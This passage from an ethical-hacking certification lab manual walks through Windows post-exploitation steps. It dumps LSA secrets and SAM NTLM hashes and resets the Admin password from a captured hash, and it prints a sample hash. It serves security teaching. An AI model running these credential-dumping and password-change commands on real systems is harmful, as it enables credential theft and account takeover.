




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

    Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.



42. Now we will change the password of **Admin** using the **password_change** module.


43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).



44. We can observe that the password has been changed successfully.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

